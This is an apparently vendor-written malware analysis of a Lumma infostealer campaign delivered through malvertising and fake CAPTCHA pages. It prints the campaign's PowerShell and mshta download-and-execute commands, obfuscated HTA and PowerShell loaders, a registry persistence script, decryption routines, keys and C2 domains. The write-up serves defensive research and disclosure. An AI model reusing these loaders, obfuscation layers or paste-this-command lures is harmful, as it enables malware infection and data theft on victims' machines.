Malvertisements, Fake Captchas and Infostealers

By Varist Cyber Security

Archived: 2026-04-05 15:53:38 UTC

An Active Campaign

We recently came across a campaign that installs an infostealer called Lumma. It's quite active, with the campaign being observed as early as August last year. It often hides in free streaming and software download websites as malware advertisements. Some links also appear on popular social media platforms.
Guardio Labs
has a detailed write-up about the malvertising aspect of this campaign. This article will cover the different payloads this campaign uses after the Fake Captcha.



Figure 1.0 Hybrid Analyzer detection of the Infostealer Payload

FakeCaptcha Triggered

There were several samples that we gathered during November to January. And as mentioned, most of them came from links that were shared from social media platforms. When an unsuspecting user tries to download free media or software, they are bombarded with ads and one of this ad is a Malvertisement which will eventually lead to the fake CAPTCHA before reaching the actual download link. The user is instructed to use the "CTRL-V" key, which is the copy paste shortcut key, to execute a PowerShell script via the Run dialog box (Windows+R) as a "Verification Steps".



Figure 2.0 A webpage which instructs the user to run the script

Infection Chains - Post FakeCaptcha

Sample Set 1

When we first got a sample from this campaign back in November, the payload from the copy pasted run command is quite simple. It will run a PowerShell script to download another file prize.txt.

```
Copy Pasted Run Command:

cmd.exe /c powershell -WindowStyle Hidden -Command "$url='hxxps://fixedzip[.]oss-ap-southeast-5[.]
aliyuncs[.]com/prize[.]txt'; $client=New-Object System.Net.WebClient; $script=$client
.DownloadString($url); Invoke-Expression $script"
```

prize.txt

The downloaded "prize.txt" is another PowerShell script that will download the PE executable which is the infostealer payload.

```
$a1 = 'https://fixedzip[.]oss-ap-southeast-5[.]aliyuncs[.]com/prize[.]zip'
$b2 = "$env:APPDATA\pkg.zip"
$c3 = "$env:APPDATA\Extracted"
$d4 = Join-Path $c3 'Setup.exe'

if (!(Test-Path $c3)) { New-Item -Path $c3 -ItemType Directory }

Invoke-WebRequest -Uri $a1 -OutFile $b2

Add-Type -A 'System.IO.Compression.FileSystem'
[IO.Compression.ZipFile]::ExtractToDirectory($b2, $c3)
Remove-Item $b2 -Force

Start-Process -FilePath $d4 -WindowStyle Hidden
```

Sample Set 2

After a few days, they updated the PowerShell script and encoded the string using base64 to hide another PowerShell script.

```
Copy Pasted Run Command:

poWERSHelL -w HiDden "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String
('aWV4IChpd3IgJ2h0dHBzOi8vbmV3NjQub3NzLWFwLXNvdXRoZWFzdC0xLmFsaXl1bmNzLmNvbS9HcUhRV05Ndi50eHQnIC
1Vc2VCYXNpY1BhcnNpbmcpLkNvbnRlbnQ=')) | iex"
```

This script when decoded is responsible for downloading another file.

```
iex (iwr 'hxxps://new64[.]oss-ap-southeast-1[.]aliyuncs[.]com/GqHQWNMv[.]txt'
-UseBasicParsing).Content
```

GqHQWNMv.txt

The downloaded "GqHQWNMv.txt" is another PowerShell script. It is similar to "prize.txt" in Sample Set 1 but this time, instead of downloading the PE executable payload, it is now included in the code. The PE executable is now base64 encoded($rFbgJhKI) within the script.

```
$akwtXLXG = "Stop"
Set-Location $Env:AppData
$sKkgLkiu = "$Env:AppData\YrsbtdxL"
if (Test-Path $sKkgLkiu) {
    if (Test-Path "$Env:AppData\JNBUCusF.txt") {
        Remove-Item "$Env:AppData\JNBUCusF.txt"
    }
    Exit
}

$rFbgJhKI = "UEsDBBQAAAAIAOsejFerDh9C44cBACCUAwARAAAASEVJQ19ETExfdjE0Mi5kbGzkvXt8FEXyAD6bTcg
            CgVkeq1ERVo0SDGo0PoKLugtZmIFdiPKKDyAeilFRI2wgKmhgE8jYjEZPlDu9kzs9xTvvjKdiAJGEQBLe
            ARSC+IjviRGNqBBEmF9V9czuZBMk4P1+3z9+fD5hd2e6...[REDACTED]...AA86T8AGdwb2QuZGxsCgAg
            AAAAAAABABgAAKKF4vEs2gEbTsuEoz3bARtOy4SjPdsBUEsFBgAAAABOAE4ADiEAAMnq/QAAAA=="
$hFTkXwgO = "$Env:AppData\LuLUoTPN.zip"
$cSvuApDd = [System.Convert]::FromBase64String($rFbgJhKI)
[System.IO.File]::WriteAllBytes($hFTkXwgO, $cSvuApDd)

$QvRHslfU = New-Item -ItemType Directory -Path $sKkgLkiu

try {
    $wOKeRbbD = Expand-Archive -Path $hFTkXwgO -DestinationPath $sKkgLkiu -Force
} catch {
    Write-Host " $($_.Exception.Message)"
    Exit
}

Remove-Item $hFTkXwgO

$BMFSfQWR = "$sKkgLkiu\mdnsresponder.exe"
if (Test-Path $BMFSfQWR) {
    Start-Process $BMFSfQWR

    $LJxKbfbB = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    $EDRFWTaw = "NetUtilityApp"

    if (Get-ItemProperty -Path $LJxKbfbB -Name $EDRFWTaw -ErrorAction SilentlyContinue) {
        Set-ItemProperty -Path $LJxKbfbB -Name $EDRFWTaw -Value $BMFSfQWR
    } else {
        New-ItemProperty -Path $LJxKbfbB -Name $EDRFWTaw -Value $BMFSfQWR -PropertyType "String"
    }

    if (Test-Path "$Env:AppData\JNBUCusF.txt") {
        Remove-Item "$Env:AppData\JNBUCusF.txt"
    }
} else {
    Write-Host " $BMFSfQWR"
}
```

Sample Set 3

It now uses **mshta.exe**, which is categorized as a living-off-the-land binary, to run a remote HTA file. The HTA file contains embedded scripts that execute to move to the next stage of the payload.

```
Copy Pasted Run Command:

mshta hxxps://thepremiumstuffs[.]fun/s7[.]mp4 #  ✅ ''I am not a robot -
reCAPTCHA Verification ID: 2165
```

s7.mp4

The file appears to be an HTA file disguised with an MP4 extension. It's packed with junk code, inflating the file size to about 706KB, even though the malicious code is only a few lines long. The next stage of the payload is at the start of the file, located between positions 27 and 9399. It extracts every two characters and skips the third. Each pair of characters represents a hex value, which is then converted to its ASCII equivalent. The decoded string is executed using **eval()**.

```
66R75c6eu63l74V69w6fH6eD20l4bk74G5aO6ds62I28X79W54D6dt45V73L4dO29q7bi76T61Y72E20v4cZ46s6aL75N6f
J3dm20l27n27G3bz66C6fA72X20g28f76M61O72N20X56M54k6fo69v78f20S3dH20d30K3ba56u54a6fM69Q78A20h3cL2
0a79X54w6db45G73U4d...[REDACTED]...k78P20u3dm20D4bR74V5aI6do62N28N5bJ38i34g36C2cT38t34c32p2cw38
G35V38t2cw38Z37z33a2ch38c36W34z2cC38O37c31s2cU38f37Z35a2cs38X30x35l2cF38o34c32B2cx38G36Y33f2co3
8R36W30M2cP38V36y37N2cD38q36n37f5dR29N3bL76u61G72o20i4bo74T5aC6dw62Z20J3dj20n6eH65x77y20d41b63E
74r69L76k65r58P4fd62y6ag65L63W74C28j56R54U6fr69d78h29u3bJ4bY74j5aL6dm62U2ex52D75f6ei28q4cQ46F6a
N75M6fb2ca20C30a2cD20q74L72j75I65I29f3bue
:
[REDACTED]
:
<script>var KtZmb = document.documentElement.outerHTML;</script>
:
[REDACTED]
:
<script>var LFjuo = KtZmb.substring(27 , 9399);</script>
:
[REDACTED]
:
<script>eval(LFjuo.replace(/(..)./g, function(match, p1) {return String.fromCharCode(parseInt
(p1, 16))}))</script>
:
[REDACTED]
:
```

Below is the decoded string that will be executed using **eval()**. As we can see, it is still encoded. The encoded string is an array of numbers. Each number is subtracted by 759 and then converted to its ASCII equivalent character. The output is concatenated to form the decoded string. The next stage, where the decoded string is stored in the variable **LFjuo**, is executed using the **WScript.Shell.Run** method.

```
KtZmb(yTmEsM){var LFjuo= '';for (var VToix = 0;VToix < yTmEsM.length; VToix++){var SiMcoZ =
String.fromCharCode(yTmEsM[VToix] - 759);LFjuo = LFjuo + SiMcoZ}return LFjuo};var LFjuo =
KtZmb([871,870,878,860,873,874,863,860,867,867,805,860,879,860,791,804,878,791,808,791,804,
828,869,858,791,844,878,825,807,824,830,828,824,858,862,825,807,824,826,807,824,844,824,825,
880,824,830,815,824,848,878,825,867,824,831,836,824,858,878,824,862,824,826,832,824,840,878,
824,813,824,829,878,824,845,878,825,871,824,830,811,824,849,824,825,877,824,831,858,824,858,
878,825,858,824,829,836,824,860,840,825,881,824,829,858,824,857,878,825,810,824,827,848,824,
837,824,825,858,824,829,858,824,856,840,825,876,824,830,840,824,857,878,825,810,824,831,836,
824,844,824,825,877,824,831,858,824,849,840,825,880,824,829,836,824,856,824,825,867,824,830,
878,824,857,824,825,858,824,831,848,824,836,840,824,876,824,827,824,824,847,824,825,878,824,
830,815,824,859,878,825,867,824,831,832,824,858,878,825,870,824,830,844,824,857,824,825,874,
824,826,811,824,849,840,825,811,824,830,844,824,832,862,824,862,824,826,807,824,840,840,825,
880,824,830,858,824,859,840,825,875,824,830,844,824,857,862,825,807,824,828,878,824,856,840,
825,881,824,831,840,824,832,824,824,864,824,826,807,824,859,878,824,862,824,830,862,824,856,
840,825,866,824,830,840,824,849,840,825,876,824,826,824,824,835,840,825,867,824,831,824,824,
832,824,825,864,824,831,866,824,858,824,825,863,824,831,836,824,858,878,824,862,824,826,807,
824,857,862,825,877,824,831,824,824,832,824,824,875,824,828,836,824,857,878,825,875,824,830,
807,824,848,840,825,876,824,830,840,824,832,824,825,862,824,826,832,824,856,840,825,867,824,
831,862,824,832,824,824,870,824,826,862,824,843,862,825,867,824,831,858,824,835,840,825,839,
824,830,832,824,856,862,825,867,824,830,836,824,859,824,824,862,824,829,836,824,860,840,825,
881,824,831,840,824,849,840,825,875,824,826,811,824,843,862,825,867,824,831,840,824,835,862,
825,847,824,830,844,824,848,862,825,827,824,830,878,824,856,840,825,867,824,830,811,824,859,
824,824,871,824,826,811,824,841,824,825,877,824,831,858,824,857,862,825,874,824,830,815,824,
848,840,825,866,824,829,836,824,859,824,825,880,824,830,866,824,857,862,825,869,824,826,862,
824,833,878,825,870,824,831,840,824,859,824,825,878,824,831,836,824,838,862,824,877,824,826,
815,824,856,824,824,879,824,826,811,824,849,840,825,880,824,831,832,824,848,840,825,876,824,
831,840,824,858,862,825,867,824,830,848,824,858,862,825,863,824,830,866,824,857,862,825,808,
824,830,811,824,849,824,825,877,824,830,836,824,856,878,825,867,824,830,840,824,835,862,825,
881,824,830,862,824,857,878,825,878,824,826,815,824,858,878,824,810,824,826,811,824,848,862,
825,871,824,830,811,824,833,878,824,871,824,826,866,824,848,824,824,864,824,826,832,824,832,
824,824,875,824,829,858,824,856,840,825,876,824,830,840,824,857,878,825,810,824,829,836,824,
859,824,825,812,824,830,878,824,849,840,824,862,824,828,862,824,856,840,825,866,824,830,840,
824,849,840,825,876,824,824,820,820]);var VToix = KtZmb([846,842,858,873,864,871,875,805,842,
863,860,867,867]);var KtZmb = new ActiveXObject(VToix);KtZmb.Run(LFjuo, 0, true);
```

Still under the s7.mp4, the decoded string is a PowerShell command line with an encoded script. When the strings are decoded, it reveals that it will download another payload s7.bin.

```
powershell.exe -w 1 -Enc UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFMA
eQBzAFcAbwB3ADYANABcAFcAaQBuAGQAbwB3AHMAUABvAHcAZQByAFMAaABlAGwAbABcAHYAMQAuADAAXABwAG8AdwBlAHIAc
wBoAGUAbABsAC4AZQB4AGUAIgAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIAAiAC0AdwAgAGgAaQBkAGQAZQBuACAALQ
BlAHAAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAIAAtAEMAbwBtAG0AYQBuAGQAIABgACIAaQBlAHgAIAAoACgATgBlAHcALQB
PAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBk
AFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AaAAxAC4AZQByAHIAYQBuAHQAcgBlAGYAcgBhAGkAbgB1AG4AZABvA
GMAawBlAGQALgBzAGgAbwBwAC8AcwA3AC4AYgBpAG4AJwApACkAYAAiACIAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZQAgAE
gAaQBkAGQAZQBuAA==

Decoded Powershell Script:
Start-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -ArgumentList "-w hidden
 -ep bypass -nop -Command `"iex ((New-Object System.Net.WebClient).DownloadString('hxxps://h1[.]
 errantrefrainundocked[.]shop/s7[.]bin'))`"" -WindowStyle Hidden
```

s7.bin

The **s7.bin** file is quite large, over 9MB. For this file, we'll focus on the large data in **$dsAHg78dAS**. This data is fed into a decryption function called **fdsjnh**. It converts **$dsAHg78dAS** into a string and concatenates it. Then, it's base64 decoded and decrypted using XOR. Finally, the converted string is executed using **Scriptblock**.

```
:
[REDACTED]
:
[Byte[]]$dsAHg78dAS = 83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,68,119,103,80,105,
111,120,74,48,57,110,66,65,81,68,66,66,73,66,68,66,52,87,67,104,48,90,70,88,82,105,98,110,56,115,
98,51,90,80,99,66,...[REDACTED]...100,77,84,73,113,80,121,66,114,99,67,115,120,76,83,70,47,97,82,
57,54,98,72,111,61;

function fdsjnh {$arRmAtH = New-Object sYsTEm.CoLLectiONS.arRAyLISt;FOR ($i = 0; $i -le
$dsAHg78dAS.Length-1; $i++) {$arRmAtH.Add([char]$dsAHg78dAS[$i]) | Out-Null};$z = $arRmAtH
-join "";$Enc = [SYStEM.TEXt.ENcODinG]::UTF8;$XoRKEy = $Enc.$CVuaLhN1RccnM3ERl0SadUDnZEo1bEr
VwcWOIMKX3lRIWGCiQGYHB5vyAHRyPaAUtYWpxCJxcEBSm0eyqdVCZt8p3as6IScdMHffaSTD7vBmakZa5f1y4TygvKpz
CRdcgCv5icqS2x91xwwR8f0LerOe5uYPYguedr0CeTitnkgB6h8DALZqqZCR4vPse5eNeD9oJeupMmgz5mYkHDdrvICh8
GLO5rCf9Jh4I1MlwhYhimYYKZ1JqpCSX1XSa3GmrCje3ZEmtIsjLZFfazME50k1gtKvx02WV2OzM4JOUcbF8o8nlBPO2D
Czu0CU8i0GCFuZefX61TLdRTvkEhurwIjllBLbx8CbjDXuDePTeI41Mae3fMAFfdvad3T06bc2074Bdy3B51XDOwvr2Xu
e0k96JzSMkthbuOSNYTF3uGE1nCKjbCn3BaNe3kjycY80QdUi65GbFo1RGIEiHMK1MpQz8YmI1jhctieBGiCu1mTiudvv
XiaqhDp1tZE2DyXi9RdXYq2KI4np3On9dCjPSgjJn2ekRkmTg5su95ob8u6PqfNmWyJVnT4zGtTCz1dYgsbUEnHaziAHT
u3Qjg5dx4cSSeXshjlZ3UAjnVilNYMt64Eggc791ill7GKjggfjxzdQXKFQUhltBk6n7vvY7lrAU7TeGUSPJrOiWkJDOQ
3bNYmBelFo5nQ8ojaySnRwv6m8uLvfHxrCpHFPICgrNMbnVsrXsGMNxaRffUga1eZEkZ54i4zHuQUSsRpnuTd4AENbdIb
GyiWUNMs875CAEUbgcZYdocCxxXG5qnI("$GdFsODSAO");$strinG = $Enc.GetString([systEm.coNVerT]::
FromBase64String($z));$byteSTriNG = $Enc.$CVuaLhN1RccnM3ERl0SadUDnZEo1bErVwcWOIMKX3lRIWGCiQGYH
B5vyAHRyPaAUtYWpxCJxcEBSm0eyqdVCZt8p3as6IScdMHffaSTD7vBmakZa5f1y4TygvKpzCRdcgCv5icqS2x91xwwR8f
0LerOe5uYPYguedr0CeTitnkgB6h8DALZqqZCR4vPse5eNeD9oJeupMmgz5mYkHDdrvICh8GLO5rCf9Jh4I1MlwhYhimYY
KZ1JqpCSX1XSa3GmrCje3ZEmtIsjLZFfazME50k1gtKvx02WV2OzM4JOUcbF8o8nlBPO2DCzu0CU8i0GCFuZefX61TLdRT
vkEhurwIjllBLbx8CbjDXuDePTeI41Mae3fMAFfdvad3T06bc2074Bdy3B51XDOwvr2Xue0k96JzSMkthbuOSNYTF3uGE1
nCKjbCn3BaNe3kjycY80QdUi65GbFo1RGIEiHMK1MpQz8YmI1jhctieBGiCu1mTiudvvXiaqhDp1tZE2DyXi9RdXYq2KI4
np3On9dCjPSgjJn2ekRkmTg5su95ob8u6PqfNmWyJVnT4zGtTCz1dYgsbUEnHaziAHTu3Qjg5dx4cSSeXshjlZ3UAjnVil
NYMt64Eggc791ill7GKjggfjxzdQXKFQUhltBk6n7vvY7lrAU7TeGUSPJrOiWkJDOQ3bNYmBelFo5nQ8ojaySnRwv6m8uL
vfHxrCpHFPICgrNMbnVsrXsGMNxaRffUga1eZEkZ54i4zHuQUSsRpnuTd4AENbdIbGyiWUNMs875CAEUbgcZYdocCxxXG5
qnI($stringG);$xoRdData = $(for ($i = 0; $i -lt $byteSTriNG.length; ) {for ($j = 0; $j -lt
$XoRKEy.length; $j++) {$byteSTriNG[$i] -bxor $XoRKEy[$j];$i++;if ($i -ge $byteSTriNG.Length)
{$j = $XoRKEy.length}}});$xoRdData = $Enc.GetString($xoRdData);return $xoRdData}

(($UnxGU -as [Type])::($xuddVINCN)((fdsjnh))).($MTcygD)() -> ((Scriptblock -as [Type])::
(Create)((fdsjnh))).(Invoke)()
:
[REDACTED]
:
```

The first part, not shown in the code below, is the [Amsi-Bypass-Powershell](#) code . It [modifies CLR.DLL in memory](#) to bypass AMSI. What is left for us to check is the contents of **$a**, which we can assume is a .NET assembly. Dumping the content will reveal the PE executable payload.

```
[REDACTED Amsi-Bypass-Powershell]
:
$a = "TVqQAAMAAAAEAAAA//...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA="
$bytes = [System.Convert]::FromBase64String($a);
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load Assembly
$assembly.EntryPoint.Invoke($null, @())
```

The third sample of the infection reveals that they employed numerous layers of obfuscation and encryption techniques. These threat actors also utilized several different files in the process before ultimately executing the PE executable payload.

Infostealer Payload

Since the third sample of infection is the most common in our campaign monitoring, we will use its payload to discuss the Infostealer payload.

Initial stage

Instead of running the Assembly code in the final script, we can modify and use it to extract the Infostealer Payload for further analysis. Now that we have the PE executable payload, we can examine some details about the file. According to Detect It Easy, the file is protected by Smart Assembly.



Figure 3.0 Detect It Easy information on the Infostealer initial stage

There are many ways to analyze this .NET file, but for this example, we can use DNSpy to understand what it does. Below is some metadata produced by the tool. We can confirm the version of Smart Assembly used and the filename, which is "Ocolwhfse.exe".

```
using System;
using System.Configuration.Assemblies;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;
using SmartAssembly.Attributes;

[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Ocolwhfse")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("Ocolwhfse")]
[assembly: AssemblyCopyright("Copyright ©  2019")]
[assembly: AssemblyTrademark("")]
[assembly: Guid("04d8d130-3c86-4054-be2a-a29e3ab0ac00")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.6", FrameworkDisplayName = ".NET Framework 4.6")]
[assembly: ComVisible(false)]
[assembly: PoweredBy("Powered by SmartAssembly 8.2.0.5183")]
```

Figure 3.1 DNSpy information on the Infostealer initial stage

It loads a module named **Wivgvpcp.dll**, which is the second-stage payload. This module was encrypted using the RC2 cipher with a Base64 encoded key: **"0wOxVYRD3wATV3MwWq5gbA=="** and an IV: **"6r/PacCkWiY="** that will be decoded at runtime. It will be executed via **InvokeMethod** with **"l3v52Pkjv"** as the parameter.



Figure 3.2 Show the code that will try to load the module

Wivgvpcp.dll

2nd stage

As for the module file, it is protected by .NET reactor. We can use different tools such as de4dot to try and remove some of its protection.



Figure 4.0 Detect It Easy information on the Infostealer 2nd stage

Continuing our analysis with DNSpy, we found a code that appears to decrypt another file. The file is encrypted using AES, with a base64-encoded key: **ykArXXWpRAnkDsyaF3S1iYVT5/z9w3bJdSj5FI+XNCA=** and an IV: **lONCjOrG+Ob6r6IKiYgYuQ==**. These will be decoded during runtime.

```
internal class Class41
{
    // Token: 0x060001F5 RID: 501 RVA: 0x00007AE0 File Offset: 0x00005CE0
    public static byte[] smethod_0(byte[] byte_0)
    {
        byte[] array2;
        using (Aes aes = Aes.Create())
        {
            aes.KeySize = 256;
            aes.Key = Convert.FromBase64String(Class47.yUapXmuQkw(19836));
            aes.IV = Convert.FromBase64String(Class47.yUapXmuQkw(19930));
            ICryptoTransform cryptoTransform = aes.CreateDecryptor(aes.Key, aes.IV);
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (MemoryStream memoryStream2 = new MemoryStream(byte_0))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream2, cryptoTransform, CryptoStreamMode.Read))
                    {
                        cryptoStream.CopyTo(memoryStream);
                        byte[] array = memoryStream.ToArray();
                        array2 = array;
                    }
                }
            }
        }
        return array2;
    }
```

Figure 4.1 Shows the code that will decrypt the final stage of the payload

Final Stage Payload - Lumma Infostealer

The decrypted file is the final payload and is a copy of the Lumma Infostealer. It uses base64 encoding and XOR to decrypt the domain configuration. Each domain entry consists of an XOR key and an encrypted domain string. Once decoded, the first 32 bytes are the XOR key, and the remaining bytes are the encrypted domain.

```
Example Domain Entry:
Base64 Encoded: socnXo6alhXH42XNYyTY4SqkCKeFTrdTD70e4gcHH8Xf5kAw5/zjca6ZHOMAXbeU

Base64 Decoded: \xb2\x87\x27\x5e\x8e\x9a\x96\x15\xc7\xe3\x65\xcd\x63\x24\xd8\xe1\x2a\xa4\x08\xa7
\x85\x4e\xb7\x53\x0f\xbd\x1e\xe2\x07\x07\x1f\xc5\xdf\xe6\x40\x30\xe7\xfc\xe3\x71\xae\x99\x1c\xe3
\x00\x5d\xb7\x94

XOR Key: \xb2\x87\x27\x5e\x8e\x9a\x96\x15\xc7\xe3\x65\xcd\x63\x24\xd8\xe1\x2a\xa4\x08\xa7\x85\
x4e\xb7\x53\x0f\xbd\x1e\xe2\x07\x07\x1f\xc5

Encrypted Data: \xdf\xe6\x40\x30\xe7\xfc\xe3\x71\xae\x99\x1c\xe3\x00\x5d\xb7\x94

Decrypted URL: magnifudizy.cyou
```

- magnifudizy[.]cyou
- littlenotii[.]biz
